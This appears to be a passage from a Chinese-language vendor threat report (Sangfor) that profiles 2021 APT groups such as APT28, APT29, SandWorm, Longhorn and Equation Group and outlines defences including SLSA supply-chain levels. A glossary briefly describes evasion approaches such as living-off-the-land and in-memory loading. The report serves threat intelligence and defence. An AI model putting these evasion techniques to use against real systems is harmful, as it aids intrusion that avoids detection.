
2021年2月24日，乌克兰国家安全防御委员会（NSDC）公开警告称，攻击者利用乌克兰执行机构电子交互系统（SEI EB）传播恶意文件的企图，攻击者尝试在该文件共享系统中放置恶意宏文件，该宏文件尝试从远程C2下载第二阶段payload并执行，在进行payload分析后，确认本次攻击为Gamaredon组织所为。

APT28

“奇幻熊”（Fancy Bear, T-APT-12）组织，也被称作APT28, Pawn Storm, Sofacy Group, Sednit或STRONTIUM，是一个长期从事网络间谍活动的APT组织，从该组织的历史攻击活动可以看出，获取情报一直是该组织的主要攻击目的。据国外安全公司报道，该组织最早的攻击活动可以追溯到2004年至2007年期间。

该组织主要针对高加索地区和北约组织成员国开展网络攻击，但近期其目标越来越多地出现在中亚地区，主要攻击领域为对政府、军事和安全组织。

在 2021 年该组织疑似针对哈萨克斯坦发动鱼叉攻击，相关诱饵类型伪装成备忘录以及高碳铬铁生产商 Kazchrome 登记表以诱导受害者启用宏。诱饵信息如下图所示。



APT29

该组织目前归于俄罗斯政府情报组织，APT29 至少从 2008 年开始运作，具有 YTTRIUM、The Dukes、Cozy Duke、Cozy Bear、Office Monkeys 等别名，主要攻击目标为美国和东欧的一些国家。

在 2020 年，美国网络安全和基础设施安全局（CISA）、美国国家安全局 (NSA)、英国国家网络安全中心 (NCSC)、加拿大通信安全机构 (CSE) 发布联合报告，称 APT29 组织使用 WellMess 系列工具针对美国、英国和加拿大的新冠病毒研究和疫苗研发相关机构发动攻击。

在 2021 年上半年微软发布报告称观察到了黑客组织 Nobelium 针对政府机构、智库、顾问和非政府组织的网络攻击。这波攻击针对 150 多个不同组织的大约 3000 个电子邮件账户。虽然美国的组织受到的攻击最多，但目标受害者遍及至少 24 个国家。

在 2021 年 6 月，微软发布报告称，由于一名微软客服人员的电脑被入侵，其部分客户支持工具被黑客组织 Nobelium 访问，该组织是 SolarWinds 事件的幕后黑手。该客服人员的访问权限能够看到客户使用的服务和他们的账单联系信息等内容，Nobelium 可以通过窃取到的客户服务代理凭据获得访问权限，并对特定的微软客户进行“高度定向性”的攻击。

微软追踪此次的攻击者为黑客组织 Nobelium，也是此前微软认定的 SolarWinds 事件的攻击者，被美国政府指控为 APT29。

SandWorm

该组织别名“沙虫”，由 iSIGHT 于 2014 年 10 月首次发现，iSIGHT 认为该组织与俄罗斯有关，该组织使用漏洞和恶意软件对感兴趣的目标进行攻击，主要的目标包括：北大西洋公约组织、乌克兰政府组织、西欧的政府组织、能源部门的公司（特别是波兰）、欧洲电信公司、美国学术组织等。

在 2021 年 2 月 16 日，法国国家网络安全局（ANSSI）通过一份长达 39 页的技术报告对外宣称，SandWorm（沙虫）组织已默默监视该国多年。


通过该报告得知，首个受害者可以追溯到 2017 年末，且已知持续至今，攻击主要针对的是信息技术提供商，本次事件中受害者拥有一个共同特征，都使用了法国 CENTREON 公司开发的 IT 资源监视平台 Centreon，攻击者疑似利用该平台攻陷目标后部署了 PAS Webshell 以及 Exaramel 后门。

北美

源自北美地区 APT 组织的活动一直没有停止。2009 年美国创立了美国网络司令部（USCYBERCOM），在奥巴马政府的推动下，其于 2018 年升级为独立的作战指挥部，由情报机构国家安全局（NSA）局长兼任领导，这种打通情报与战略性网络行动之间界限的任命方式使全球网络空间军事化程度进一步加深。同年，特朗普政府授予军方和情报机构主动进行网络活动的权限，相关 APT 组织有意或无意的在全球网络空间中留下了更多痕迹。

Longhorn

卡巴斯基发布的 2021 年第一季度 APT 活动趋势报告中再次曝光了一个 Longhorn（Lamberts）组织使用的 Purple Lambert 流量监听工具，使这个以颜色命名的网络军火库成员扩充至 11 个。



回顾 Longhorn 的披露历程，2017 年维基解密曝光美国中央情报局（CIA）的黑客工具集“Vault7”和“Vault8”，赛门铁克随即通过强有力的证据将泄露工具集与某个从 2014 年开始追踪的北美地区 APT 组织进行关联并命名为 Longhorn，卡巴斯基将这个 APT 组织命名为 Lamberts，同时披露了 6 个以颜色命名的 Lambert 系列工具，其中包括远控工具、流量监听工具等。


2019 年卡巴斯基发布的年度 APT 活动报告曝光了 4 个新的 Lambert 系列工具，其中 Silver Lambert 在中国发现了相关受害者。另据外媒报道，2019 年发生的俄罗斯情报部门承包商 SyTech 数据泄露事件、伊朗 APT34 武器库泄露事件均出自 CIA 麾下的 APT 组织之手。

“Vault 7”泄露文档解释了为何 Longhorn 的 APT 行动具有如此高的隐蔽性：CIA 内部存在专门的团队负责整理和研究其他 APT 组织使用的工具、TTPs 特征，红队泄露代码和文档等，除了扩展攻击思路和溯源特征库外，还利用形成的特征库对自身攻击行为进行混淆，降低自己被溯源的风险，实现迷惑敌人、嫁祸他人及隐藏自己的目的。

Equation Group

2021 年 5 月，美国国家安全局（NSA）通过丹麦国防情报局接入丹麦互联网，对西方多国政要进行窃听的丑闻曝光，使人回想起 8 年前的“棱镜门”事件和 2015 年卡巴斯基披露的 APT 组织方程式（Equation Group）。

棱镜门中泄露的文件表明 NSA 持续在“远程渗透高难度目标及国外保密网络”方面增加投入，黑客组织“影子经纪人”曝光的方程式组织武器库表明其一直在研发“核武器”级别的网络工具。观察 NSA 下属和网络情报有关的部门—TAO（Tailored Access Operations 特定行动办公室）的招聘信息，2021 年其持续招募具有 8 年以上漏洞分析经验的高级网络行动支持专家和具有中文、俄语等语言背景的网络情报分析师，参与进攻性和防御性网络空间作战行动。这些线索无不揭示出 NSA 及方程式组织的上级机构（TAO）在情报与网络攻击行动方面持续的活跃性和对某些特定区域的高度兴趣。


Cyberspace Joint Operation Planner

- Provides support in cyberspace operations planning at both the national and inter-national levels.
- Works directly in a Joint Operations Planning environment with a focus on planning, coordinating, integrating, synchronizing, and conducting activities related to offensive and defensive cyberspace operations.
- Plans the conduct of full spectrum cyberspace operations in order to enable actions in all domains. Develops CONOPS, OPORDS, FRAGOS, etc.
- Member of a team conducting support activities and working with various geographic and functional combatant commands to synchronize, de-conflict, and integrate operational planning efforts for cyberspace operations.
- Works with other government department and agencies to plan, coordinate, integrate, and synchronize cyberspace operations

为了避免网络行动中由情报机构严格的保密要求带来的限制，2017 年美国国防法案建议在 USCYBERCOM 和 NSA 的人事任命方面采取更大的灵活性，对这一举措优劣势的探讨持续到现在。近年美国对网络安全方面的预算逐年增加，2022 年美国国防授权法案表明，众议院支持拜登政府提出的国防部网络安全预算，并在原预算基础上追加，使其达到 104 亿美元。北美地区顶级 APT 组织的活动有以下特点：

拥有领先的攻击技术和极强的攻击能力。具有国家情报机构背景的 APT 组织与网络军火商、国防承包商以及其他国家情报机构进行合作，使用定制化的工具集完成针对特定目标的网络攻击。

具有高隐蔽的特征。这些 APT 组织掌握大量 0day 漏洞，行动时遵循完善的 OpSec 指南，目前发现的入侵活动都可以追溯至数年前，可以推测还有大量未被披露的网络攻击正在发生。

中国一直都是其攻击目标。除了 Silver Lambert，2017 年曝光的 Vault7 中包含多个“Panda”相关的项目，这些项目以华为路由器等中国厂商的设备为攻击目标。2020 年有报告详细说明了 CIA 相关 APT 组织对中国进行至少长达 11 年的秘密渗透。


APT攻击防御视角

APT防御体系框架

基于大量已经发生的 APT 攻击事件分析，深信服安全蓝军发现攻击者获得初始落脚点的关键环节有三大类，分别是：

内部员工失陷　管理疏失的数字资产　非预期篡改的依赖组件

内部员工失陷对应的攻击场景和攻击后果：




来源：《深信服APT攻防趋势半年洞察》

管理疏失的数字资产对应的攻击场景和攻击后果：

来源：《深信服APT攻防趋势半年洞察》

非预期篡改的依赖组件对应的攻击场景和攻击后果：




来源：《深信服APT攻防趋势半年洞察》

基于对上述三大类 APT 攻击关键落脚点的分析，深信服安全蓝军认为一个在 IT 建设时考虑应对 APT 攻击的组织需开展的安全建设应包括：人员意识安全、资产管理和保护、网域管理与安全设施部署、建立研发供应链安全机制、建立企业级安全运营和事件响应中心等，总体框架和各个模块的使命如下图。

来源：《深信服APT攻防趋势半年洞察》

人员意识安全

从大量 APT 攻击实例可见，攻击目标人员的安全意识弱点是初始落脚点中最被攻击者重视的环节之一，提高组织内人员的安全意识，是投入产出比很高的防御策略。在此，人员安全意识培训和核查的使命在于：对不同岗位人员以及各部门高管，定期进行定向钓鱼模拟，持续提升人员安全意识。



来源：《深信服APT攻防趋势半年洞察》


资产管理和保护

资产管理和保护的目标是：持续管理资产 - 人员 - 业务 - 脆弱性的对应关系，基于零信任理念设定资产安全隔离和准入策略，推动漏洞缓解 / 修复闭环，并对高权限账号持续梳理，并对其行为动态持续跟踪审计。关键考虑的因素和框架如下图。

来源：《深信服APT攻防趋势半年洞察》

网域管理与安全设施部署

网域管理与安全设施部署的使命在于：建立深度防御和有效隔离的机制，为安全事件溯源提供原始日志数据支撑。



来源：《深信服APT攻防趋势半年洞察》

建立研发供应链安全机制

建立研发供应链安全机制的目标：推动产品线安全架构体系化设计及软件供应链安全管理流程落地，实现产品从代码研发到上线运营全生命周期的安全可控。

2021 年 6 月，Google 基于自身供应链安全管理实践，发布了 SLSA 框架 (Supply chain Levels for Software Artifacts)。SLSA 来源于 Google 内部基于容器化基础架构的 Borg 二进制授权 (BinaryAuthorization)。基本思想在于关注 DevOps 场景中各个研发环节 (SCM[source]->CI/CD[Build]->Distribution[Package]) 的完整性和可追溯性。




图 SLSA流程

在 SLSA 框架中，对不同层次的安全级别定义如下：

SLSA1

构建过程完全自动化，并生成出处。出处是关于如何构建中间件的元数据，包括构建过程、顶级源代码和依赖关系。基于对产品出处的理解，可以让软件用户做出合理安全决策。SLSA1 不能防篡改，但提供了基本的源代码识别，并有助于漏洞管理。

SLSA2

使用版本控制，并在构建阶段生成经过身份验证的出处 (译注：基于经过验证的依赖完成编译)。从而让消费者提升对软件来源的信心。在编译环节可信的前提下，该层次能达到防篡改的效果。SLSA2 还提供了到 SLSA3 的简便升级路径。

SLSA3

保证源代码可审计性和完整性的一系列要求。SLSA3 通过防止特定类型的威胁（如交叉构建污染），提供了比前两个级别更强大的防篡改保护。

SLSA4


需有两人对所有变更进行审查，且需提供一个密封、可复制的构建过程。双人评审是行业最佳实践，可发现错误并阻止不良行为。封闭性的构建保证源代码依赖列表的完整性。可复制构建，虽不必须，但提供了可审计性和可靠性。SLSA4 确保用户的高信任。

然而对于提供的产品或服务非容器化基础架构的场景，则需要考虑对产品架构开展分层的安全设计和管理，降低产品开发运营的技术债，从而有效提高攻击成本，建议的技术框架请见下图。

来源：《深信服APT攻防趋势半年洞察》

建立安全运营和事件响应中心

深信服安全蓝军认为，APT 防御的技术基础是多阶段递进的，参考威胁猎捕能力成熟度模型，将基础设施和威胁猎捕能力层次分为如下多个阶段。



来源：
《深信服APT攻防趋势半年洞察》

注：图中“痕迹”字眼，包括网络通信流量（含正常和异常的网络流量数据上下文）、主机行为痕迹（如文件、注册表、驱动、服务、进程等）、外部情报数据（如 PDNS、ICP、Whois、GeoIP 等）

可见数据痕迹的存留和数据检索能力的构建是 APT 猎捕能力建设的基础。建立安全运营和事件响应中心的目标就是推动组织逐步构建上述 Step 4 阶段的能力，实现针对所在组织 IT 基础设施及人员、产品或服务的定向攻击事件的持续挖掘及快速响应机制，保证对所在组织的网络攻击风险的可视、可控。

来源：《深信服APT攻防趋势半年洞察》

专有名词表

BYOB

Bring Your Own Binary，就是把后门、工具、武器编译成 exe 文件，上传到目标主机上并运行。这也是最直接的执行方式。缺点是需要不断对抗杀软的动静态检测技术。

LotL

Living off the Land，可以理解为就地取材，利用 Windows 系统和应用程序来加载执行恶意代码，典型的案例就是利用 Powershell 和 WMI 的攻击。这种方式利用白名单程序来加载，会有一定规避检查的优点，缺点是常会产生较为明显的父子进程关系和进程参数。

BYOL

红队社区提出的一种攻击思路，在使用前两种方法建立了基本的代码执行能力后，在内存中加载并运行 Windows 的 PE 文件、.NET assembly 文件。优点是绕过了静态文件查杀，不会明显产生进程间调用关系和进程调用参数，缺点是需要攻击者自行开发内存加载执行的代码，很多常规的命令需要重新实现。

OpSec

Operations Security，行动安全，有关隐藏自己攻击意图或掩盖自身攻击行动可追溯特征的一系列技巧。

附1：深信服威胁情报中心

站点地址：https://ti.sangfor.com.cn/analysis-platform

深信服威胁情报中心应用大数据、AI、图数据等最新尖端技术，在海量的表网、深网、暗网数据中进行多维度的数据聚合、威胁分析与研判，生产多种战术情报和战略情报，并赋能给深信服各类安全产品，打造“云-网-端”联动的纵深检测防御体系。

附2：深信服安全蓝军高级威胁研究团队

深信服安全蓝军高级威胁研究团队专注于高级威胁攻防、APT事件响应及取证溯源技术研究，团队由多名高级威胁情报分析、恶意样本分析、红队技术研究专家构成。

微信公众号

Further_eye/深信服千里目安全实验室 - 安全情报 - APT追踪 (公众号截图如下)

千里目实验室

参考文献

文献参考

https://docs.google.com/spreadsheets/d/1lkNJ0uQwbeC1ZTRrxdtuPLCIl7mlUreoKfSIgajnSyY/view#gid=2129022708

https://www.sohu.com/a/294911146_468696

https://baijiahao.baidu.com/s?id=1706063875103193670&wfr=spider&for=pc

https://www.nationaldefensemagazine.org/articles/2017/2/8/roles-responsibilities-of-cyber-command-debated

https://securelist.com/apt-trends-report-q1-2021/101967/

https://www.welivesecurity.com/2019/11/21/deprimon-default-print-monitor-malicious-downloader/

https://news.yahoo.com/secret-trump-order-gives-cia-more-powers-to-launch-cyberattacks-090015219.html

https://www.zdnet.com/article/hackers-breach-fsb-contractor-and-leak-details-about-iot-hacking-project/

https://en.wikipedia.org/wiki/Equation_Group

https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html

https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers

https://ti.dbappsecurity.com.cn/blog/articles/2021/02/10/windows-kernel-zero-day-exploit-is-used-by-bitter-apt-in-targeted-attack-cn/

https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

https://enki.co.kr/blog/2021/02/04/ie_0day.html

https://mp.weixin.qq.com/s/i5cPB8aDRz8AZpLrJUQ6VA

https://mp.weixin.qq.com/s/y-SHoh9f5qwAwqml3uf8vw

https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-005.pdf

https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/

https://blog.talosintelligence.com/2021/02/gamaredonactivities.html

https://apt.thaicert.or.th/cgi-bin/showcard.cgi?g=Gamaredon%20Group

https://www.netskope.com/blog/not-laughing-malicious-office-documents-using-lolbins

图片参考

https://www.youtube.com/watch?v=SoRoMykmibE

https://www.also.com/ec/cms5/en_6000/6000/blog/vlog/artikel/-future-technologies/social-engineering-techniques-and-how-to-prevent-attacks_40193.jsp

https://images.alphacoders.com/453/453503.png

https://www.njit.edu/academics/degree/ms-cybersecurity-and-privacy-professional-science-masters-psm-cyber-defense-option

https://www.locktoninternational.com/gb/articles/dismantling-myth-only-large-multinationals-are-cyber-attack-targets